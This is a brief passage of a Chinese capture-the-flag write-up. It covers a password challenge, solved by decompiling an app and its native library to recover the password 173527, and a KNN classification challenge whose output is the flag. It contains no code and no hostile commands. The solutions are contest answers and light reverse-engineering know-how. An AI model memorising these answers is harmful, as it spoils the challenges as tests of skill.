
出题人：f00001111

学校：大理大学

打开提示猜密码，使用反编译软件打开，发现调用了native中的方法




找到相关库文件并反编译，找到对应方法



得到密码173527，输入得到flag

Coding

KNN



出题人：Marcher

学校：大理大学

KNN_run函数为K邻近的实现过程，直接编程调用KNN_run，对给出的数据集进行分类，结果即为flag